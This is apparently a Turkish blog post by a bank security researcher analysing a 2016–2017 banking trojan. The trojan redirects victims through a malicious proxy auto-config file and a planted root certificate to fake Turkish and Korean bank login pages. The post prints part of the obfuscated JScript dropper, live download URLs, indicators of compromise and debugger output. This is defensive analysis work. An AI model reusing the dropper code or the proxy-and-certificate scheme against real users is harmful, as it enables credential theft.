


Man In The Proxy


written by Mert SARICA | 1 November 2017

Benim gibi bir bankada çalışıyor, tersine mühendislikten keyif alıyor ve bankacılık zararlı yazılımları da özel olarak ilgi alanınıza giriyorsa, analiz etmek için çeşitli örnekler zaman içinde elinize düşüveriyor. Kimi zaman bu bankacılık zararlı yazılımlarını temin etmek işin en zor kısmı olsa da günün sonunda başarıyla analiz edip, yazılım ekipleri ile yakın çalışarak, müşterilerinizi korumak için beyin fırtınaları, çalışmalar yapmak mesleki tatmin adına pahabiçilmez oluyor.

Bu hikaye, 2016 yılının Kasım ayında bir kullanıcının bankacılık işlemi gerçekleştirmek üzere müşterisi olduğu bankanın internet şubesine bağlanıp bilgilerini girdiğinde, daha önce hiç karşılaşmadığı şüpheli bir uyarı mesajı (Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tabletten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz) ile karşılaşması ve bankaya haber vermesi ile başlar. Yapılan incelemede, kullanıcının internet tarayıcısının özellikleri bölümünde, vekil (proxy) sunucu adresi tanımlama kısmında <http://valnorak.top/pPkJX8/G7E34.eod> adresinin yer aldığı görülür. GF7E34.eod isimli auto-config dosyası incelendiğinde ise hedef alınan bankaların listesi ortaya çıkar. Kullanıcı bu bankalardan birinin internet şubesine gitmeye çalıştığında internet tarayıcısı, kullanıcının trafiğini 194.165.16.35 ip adresinde bulunan vekil sunucuya yönlendirerek banka ile olan iletişim artık art niyetli kişilerin yönlendirdiği vekil sunucu ile gerçekleşmeye başlar. Vekil sunucudan kullanıcıya, bankaya aitmiş süsü verilen sahte sayfalar (response) iletilerek kullanıcının bu sayfalara internet şube girişi için gerekli bilgilerini (kullanıcı adı, parola, sms doğrulama kodu vs.) girmesi sağlanarak müşterinin bilgileri çalınır. Sahte sayfaya yönlendirilen internet tarayıcısının kendinden imzalı (self-signed) SSL sertifika nedeniyle uyarı vermemesi adına da, yönlendirilme öncesinde kullanıcının sistemine TurkSign isimli bir kök sertifika yüklenir. Zararlı yazılım, iz bırakmama adına sistem üzerinde kalıcı (persistence) olmamayı tercih ettiğın için ise sistem üzerinde zararlı yazılımın yürütülebilir (exe) haline rastlanmaz.





Aradan aylar geçtikten sonra 2017 yılının Mayıs ayında, bir başka bankadaki uzman arkadaşın paylaşımı ve bankalar arası siber tehditlerin birlikten güç doğar edasıyla paylaşıldığı bir platformda (BASTM) paylaşılan bir bilgi sayesinde zincirdeki kayıp halka olan yukarıda bahsi geçen zararlı yazılıma ulaşmayı başarabildim. Art niyetli kişiler, kullanıcılara zararlı yazılımı indirtmek için öncelikle sahte bir Flash Player güncelleme sayfası oluşturup, buraya içinde Flash-2017.zip dosyası içinde Flash-2017.js isimli bir dosya yüklemişler. Okunaklı olmayan (encoded) bu dosya çalıştırıldığında, ekrana sahte bir hata mesajı çıkarıp, sonlanıyordu. Zararlı JavaScript Analizi başlıklı yazımı okuyanlar, okunaklı (obfuscated) olmayan bu JScript kodunu hata ayıklama (debugging) yöntemi ile analiz etmeye çalıştıklarında 3 büyük internet tarayıcısında hata aldıklarını göreceklerdir. "WScript is not defined", "ActiveXObject is not defined" ve benzer durumlarda nasıl hata ayıklama gerçekleştirebileceklerini (debugging) merak edenleri hemen Wscript Hata Ayıklaması başlıklı diğer bir blog yazıma yönlendirebilirim. ;)



```
Flash-2017.js
1
2
3 var ccdffcbabb = '';
4 var aaadeecfdecceae = [];
5 var abcdbeafafe;
6
7
8
9
10
11
12
13 var afdebc = new ActiveXObject('Scripting.FileSystemObject');
14
15 var becafedebcaaabff = afdebc.GetSpecialFolder(2);
16
17
18 /*
19
20 function acfabbbabdd(cadfdaceacffc) {
21     var ffbfabeffda = cadfdaceacffc.toString();
22     var ecacebbabbbfddc = '';
23     for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
24         ecacebbabbbfddc += String.fromCharCode(parseInt(ffbabeffda.substr(efadcccbfac, 2), 16));
25     return ecacebbabbbfddc;
26 }
27
28 function cbfeedcbccdbbf(ddccfceeaaab) {
29     return !isNaN(parseFloat(ddccfceeaaab)) && isFinite(ddccfceeaaab);
30 }
31
32
33
34 function cfedcadb(eceedbbdaefeeceedbbdaefae,bfadaea) {
35
36     for(i=bfadaea;i>0;i--){
37
38         eceedbbdaefeeceedbbdaefae = eceedbbdaefeeceedbbdaefae - 1;
39
40         if(eceedbbdaefeeceedbbdaefae<0)eceedbbdaefeeceedbbdaefae = 9;
41
42     }
43
44 }
```

JavaScript file length: 7.392 lines: 308 Ln:1 Col:1 Sel:0|0 Windows (CR LF) UTF-8 INS





JScript kodunu adım adım hata ayıklama ile analiz ettikten sonra bu kodun <http://highetave.xyz/gete14.php?ff1> adresine bir istek gönderdiğini ve her defasında web sunucusundan dönen yanıtın farklı (Server-side polymorphism) olduğunu gördüm. Web sunucusundan dönen yanıt, kod üzerinde yer alan ilgili fonksiyonlar tarafından çözüldükten sonra diske 0c03.exe (md5: dcfb9cab318417d3c71bc25e717221c2) adı altında kayıt ediliyor ve ardından çalıştırılıyordu. Paketlenmiş (packed) 0c03.exe yürütülebilir dosyasını (exe), x64dbg aracı ile paketinden çıkarıp (unpack), diske kayıt ettiğimde ise zararlı yazılımın maskesi yavaş yavaş düşmeye başladı.

Telerik Fiddler Web Debugger

File Edit Rules Tools View Help GET /book GeoEdge

Replay X Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff

#	Result	Protocol	Host	URL	Body	Cach
67	200	HTTP	highetave.xyz	/gete14.php?ff1	173.455	
111	200	HTTP	highetave.xyz	/gete14.php?ff1	173.397	
116	200	HTTP	highetave.xyz	/gete14.php?ff1	173.408	
127	200	HTTP	highetave.xyz	/gete14.php?ff1	173.458	
128	200	HTTP	highetave.xyz	/gete14.php?ff1	173.517	
129	200	HTTP	highetave.xyz	/gete14.php?ff1	173.498	
130	200	HTTP	highetave.xyz	/gete14.php?ff1	173.678	
131	200	HTTP	highetave.xyz	/gete14.php?ff1	173.543	
132	200	HTTP	highetave.xyz	/gete14.php?ff1	173.526	
133	200	HTTP	highetave.xyz	/gete14.php?ff1	173.503	
134	200	HTTP	highetave.xyz	/gete14.php?ff1	173.513	
135	200	HTTP	highetave.xyz	/gete14.php?ff1	173.522	
136	200	HTTP	highetave.xyz	/gete14.php?ff1	173.483	
137	200	HTTP	highetave.xyz	/gete14.php?ff1	173.532	
139	200	HTTP	highetave.xyz	/gete14.php?ff1	173.527	
140	200	HTTP	highetave.xyz	/gete14.php?ff1	173.442	
141	200	HTTP	highetave.xyz	/gete14.php?ff1	173.577	

Log Statistics Filters Timeline APITest

Headers TextView WebForms HexView Auth Cookies Raw JSON

XML

Request Headers [Raw] [Header Definitions]

GET /gete14.php?ff1 HTTP/1.1

Client

Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0

Transport

Host: highetave.xyz
Proxy-Connection: Keep-Alive

Get SyntaxView Transformer Headers TextView ImageView HexView WebView

Auth Caching Cookies Raw JSON XML

HTTP/1.1 200 OK
Content-Type: text/html
Date: Tue, 09 May 2017 07:25:42 GMT
Proxy-Connection: Keep-Alive
Server: nginx/1.2.1
Connection: close
Content-Length: 173084
4,1,5,5,4,0,8,7,7,8,2,0,3||8d6a45408078241558087782ffff4155b2087782415

Find... (press Ctrl+Enter to highlight all) View in Notepad

[QuickExec] ALT+Q > type HELP to learn more

Capturing All Processes 1 / 17 11mb http://highetave.xyz/gete14.php?ff1

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\0c03\0c03.exe

indicators (5/11)

virustotal (38/62 - 15.05.2017)

dos-stub (120 bytes)

file-header (20 bytes)

optional-header (224 bytes)

directories (4/15)

sections (4)

libraries (2)

imports (191/205)

exports (n/a)

exceptions (n/a)

tls-callbacks (n/a)

resources (1)

strings (21/2489)

debug (n/a)

manifest (invoker)

version (n/a)

certificate (n/a)

overlay (n/a)

engine (62)	positiv (38)	date (dd.mm.yyyy)	age (...)
McAfee	ArtemisIDCFB9CAB3184	15.05.2017	8
AVG	Atros5.BHUIH	15.05.2017	8
McAfee-GW-Edition	BehavesLike.Win32.Dropper.mm	14.05.2017	9
Sophos	Mal/Generis-S	15.05.2017	8
Avira	TR/Crypt.EPACK.phzhz	15.05.2017	8
TrendMicro-HouseCall	TROJ_GEN.R018C0EEA17	15.05.2017	8
Panda	Trj/CLA	14.05.2017	9
AegisLab	Troj.W32.Banpakic	15.05.2017	8
K7GW	Trojan (005044f51)	15.05.2017	8
K7AntiVirus	Trojan (005044f51)	15.05.2017	8
CAT-QuickHeal	Trojan.Banpak	15.05.2017	8
Symantec	Trojan.Gen.2	14.05.2017	9
Arcabit	Trojan.Generic.D4C788E	15.05.2017	8
MicroWorld-eScan	Trojan.GenericKD.5011598	15.05.2017	8
ALYac	Trojan.GenericKD.5011598	15.05.2017	8
BitDefender	Trojan.GenericKD.5011598	15.05.2017	8
Ad-Aware	Trojan.GenericKD.5011598	15.05.2017	8
F-Secure	Trojan.GenericKD.5011598	15.05.2017	8
GData	Trojan.GenericKD.5011598	15.05.2017	8
Emsisoft	Trojan.GenericKD.5011598 (B)	15.05.2017	8
Kaspersky	Trojan.Win32.Banpak.eb	15.05.2017	8

Paketlenmiş

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\memdump2.exe

indicators (4/11)

virustotal (27/61 - 16.05.2017)

dos-stub (192 bytes)

file-header (20 bytes)

optional-header (224 bytes)

directories (4/15)

sections (8)

libraries (3)

imports (9/20)

exports (n/a)

exceptions (n/a)

tls-callbacks (n/a)

resources (1/2)

strings (113/745)

debug (n/a)

manifest (n/a)

engine (61)	positiv (27)	date (dd.mm.yyyy)	age (...)
McAfee	ArtemisI6EA73DB89DCA	16.05.2017	7
McAfee-GW-Edition	Artemis!Trojan	15.05.2017	8
Sophos	Mal/Generis-S	16.05.2017	7
K7GW	Proxy-Program (004f16f21)	16.05.2017	7
K7AntiVirus	Proxy-Program (004f16f21)	16.05.2017	7
Avira	TR/AD.Capper.muyhy	16.05.2017	7
TrendMicro	TROJ_GEN.R00XC0VEC17	16.05.2017	7
TrendMicro-HouseCall	TROJ_GEN.R00XC0VEC17	16.05.2017	7
Panda	Trj/GdSda.A	15.05.2017	8
Kaspersky	Trojan-Proxy.Win32.Banker.kl	16.05.2017	7
ZoneAlarm	Trojan-Proxy.Win32.Banker.kl	16.05.2017	7
Symantec	Trojan.Gen.2	15.05.2017	8
Rising	Trojan.ProxyChangerI8.83 (cloudv4aZeKB5...	16.05.2017	7
NANO-Antivirus	Trojan.Win32.Banker.eokcqz	16.05.2017	7
VIPRE	Trojan.Win32.Generic!BT	16.05.2017	7

Paketlenmemiş

The screenshot shows the x32dbg debugger interface. The main window displays assembly code for the file 0c03.exe, PID: A74, Thread: Main Thread ADC. The code is at address 00232C, starting with a call instruction. The registers window on the right shows the current state of registers, including EAX, EBX, ECX, EDX, EBP, ESP, ESI, and EDI. The memory dump window at the bottom shows the contents of memory starting at address 00250000, which appears to be a string of characters. The command window at the bottom shows the command: 00250000[E000] written to "C:\Users\Mert\Desktop\nmddump2.exe".

Flash-2017.js

MD5: 41B90BEC4B0793FA8485D547C527D8D2

SHA-256: A780E527AF6CEE907D5CBA7FA45DEC9804B265672DB938C82B62D5637FD6DBB

0c03.exe

MD5: DCFB9CAB318417D3C71BC25E717221C2

SHA-256: 5A2B14AB6F8620C812C6C51A0F4F0E0DB9104682392CB4346AFF688AB346EB0A

Zararlı yazılımın paketten çıkmış halini x64dbg aracı ile analiz etmeye başladığımda ilgimi çeken bazı tespitlerim oldu. Bunlardan bazılarına değinecek olursam;

Zararlı yazılım Türk ve Kore bankalarını hedef almaktadır.

Çalıştırıldığı sistemin dili Türkçe veya Korece değilse kendini sonlandırmaktadır.

Hex Workshop - [C:\Users\Mert\Desktop\memdump2.exe]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

Data Visualizer

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	0123456789ABCD
00000214	00	00	00	00	00	00	00	00	20	00	00	60	44	41	DA
00000222	54	41	00	00	00	00	18	0E	00	00	00	D0	00	00	TA.....
00000230	00	10	00	00	00	BA	00	00	00	00	00	00	00	00	@...BSS.
0000023E	00	00	00	00	00	00	40	00	00	C0	42	53	53	00	9.....
0000024C	00	00	00	00	39	0A	00	00	00	E0	00	00	00	00	idata
0000025A	00	00	00	CA	00	00	00	00	00	00	00	00	00	00	
00000268	00	00	00	00	00	00	00	00	C0	2E	69	64	61	74	61

memdump2...

Data Inspector

Data at offset 0x0000021F:

int8	96
uint8	96
int16	17504
uint16	17504
int32	1413563488

Expression Calc

Signed 32 bit

Structures

Member Value (dec) Value (hex) Size

274 instances of 'strings' found in C:\Users\Mert\Desktop\memdump2.exe

Address	Length	Length	
00008E70	29	1D	internetsube.....com.tr
00008E90	59	3B	internetsube.....com.tr
00008ED4	23	17	ticari.....com.tr
00008EEC	47	2F	ticari.....com.tr
00008F24	26	1A	bireysel.....com.tr
00008F40	53	35	bireysel.....com.tr
00008F80	32	20	internetsubesi.....com.tr
00008FA4	65	41	internetsubesi.....com.tr
00008FF0	25	19	internetsubesi.....com
0000900C	51	33	internetsubesi.....com
00009048	23	17	acikdeniz.....com
00009060	47	2F	acikdeniz.....com
00009098	16	10	esube.....com.tr
000090AC	33	21	esube.....com.tr
000090DC	20	14	sube.....com.tr
000090F4	41	29	sube.....com.tr

Find All Complete.

Cursor: 00000248 Caret: 0000021F 57344 bytes OVR MOD READ

Case 8H1C09: GetLanguage = "English (South Africa)"

Case 8H2C09: GetLanguage = "English (Jamaica)"

Case 8H2409: GetLanguage = "English (Caribbean)"

Case 8H2809: GetLanguage = "English (Belize)"

Case 8H2C09: GetLanguage = "English (Trinidad)"

Case 8H40A: GetLanguage = "Spanish (Traditional Sort)"

Case 8H80A: GetLanguage = "Spanish (Mexican)"

Case 8HC0A: GetLanguage = "Spanish (Modern Sort)"

Case 8H100A: GetLanguage = "Spanish (Guatemala)"

Case 8H140A: GetLanguage = "Spanish (Costa Rica)"

Case 8H180A: GetLanguage = "Spanish (Panama)"

Case 8H1C0A: GetLanguage = "Spanish (Dominican Republic)"

Case 8H200A: GetLanguage = "Spanish (Venezuela)"

Case 8H240A: GetLanguage = "Spanish (Colombia)"

Case 8H280A: GetLanguage = "Spanish (Uruguay)"

Case 8H2C0A: GetLanguage = "Spanish (Argentina)"

Case 8H300A: GetLanguage = "Spanish (Ecuador)"

Case 8H340A: GetLanguage = "Spanish (Chile)"

Case 8H380A: GetLanguage = "Spanish (Uruguay)"

Case 8H3C0A: GetLanguage = "Spanish (Paraguay)"

